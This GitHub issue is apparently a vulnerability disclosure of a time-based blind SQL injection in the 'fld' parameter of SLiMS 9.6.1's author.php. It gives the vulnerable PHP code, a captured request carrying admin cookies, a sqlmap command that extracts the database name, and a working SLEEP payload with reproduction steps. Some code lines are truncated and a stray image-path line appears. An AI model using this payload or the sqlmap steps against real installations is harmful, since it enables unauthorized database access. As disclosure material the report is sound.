New issue

Security Report: SQL Injection in author.php #281

Open

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The Issue

My current Machine Learning Model uncovered a critical SQL injection flaw within the `admin/modules/master_file/author.php` script. This issue stems from insufficient sanitization of user inputs in the application's query logic.

The Explanation

The vulnerability originates in how the application processes user inputs. Specifically, the following snippet is where the unsafe behavior occurs:

```
if (isset($_GET['fld']) AND isset($_GET['dir'])) {
    $datagrid->setSQLorder("'".urldecode($_GET['fld'])."' ".$dbs->escape_string($_GET['di
}
```

The `$fld` and `$dir` variables, derived directly from user input (`$_GET['fld']` and `$_GET['dir']`), are incorporated into the SQL query without proper validation or escaping. This leaves the query open to manipulation by an attacker injecting malicious SQL payloads.

Proof of Vulnerability

To verify the presence of this issue, I used the SQL injection testing tool `sqlmap` . The following request file (`req4.req`) was used:

```
GET /slims9_bulian-9.6.1/admin/modules/master_file/author.php?fld=0&dir=ASC&page=2 HTTP/1
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: id,en-US;q=0.9,en;q=0.8,ru;q=0.7
Cache-Control: max-age=0
Connection: keep-alive
Cookie: SenayanAdmin=c7gkn40e7m7usk6avcv62c6spu; admin_logged_in=1;
SenayanMember=pne7e0dsf330d1quocps8rilgv;
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/116.0.0.0 Mobile Safari/537.36
```

The following command was executed to test for SQL injection:

```
sqlmap -r req4.req --level 5 --risk 3 -p fld --current-db
```

Results from `sqlmap`:

1. **Time-Based Blind SQL Injection**:
   Payload:

   ```
   fld=0' AND (SELECT 4678 FROM (SELECT(SLEEP(5)))LL4Z)-- YB0n&dir=ASC&page=2
   ```

This output confirms that the `fld` parameter is vulnerable to time-based blind SQL injection, allowing an attacker to manipulate the application's SQL queries and retrieve the current database name.

Steps to Reproduce

To exploit this vulnerability:


1. Intercept the request to `admin/modules/master_file/author.php`.
2. Modify the `fld` parameter to inject malicious SQL code. For example:

   ```
   fld=0' AND (SELECT 4678 FROM (SELECT(SLEEP(5)))LL4Z)-- YB0n&dir=ASC&page=2
   ```

3. Observe the delayed response, which indicates that the SQL injection is successfully triggering a time delay.
4. Use tools like `sqlmap` to enumerate the current database or further exploit the vulnerability.

Notes

This vulnerability demonstrates a significant security risk and should be addressed promptly. To mitigate this issue, always use prepared statements or parameterized queries for SQL operations and ensure user inputs are validated and sanitized.



Desktop:

- OS: Windows 10
- Browser: Firefox 134.0
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
- Target Server OS: Linux Debian 10 (buster)
- Target Server: Apache 2.4.38
- Testing Tool: SQLMap 1.7.10#stable
- Slims Version: slims9_bulian-9.6.1

christopherralinanggoman added bug on Apr 7

Assignees

No one assigned

Labels

bug

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants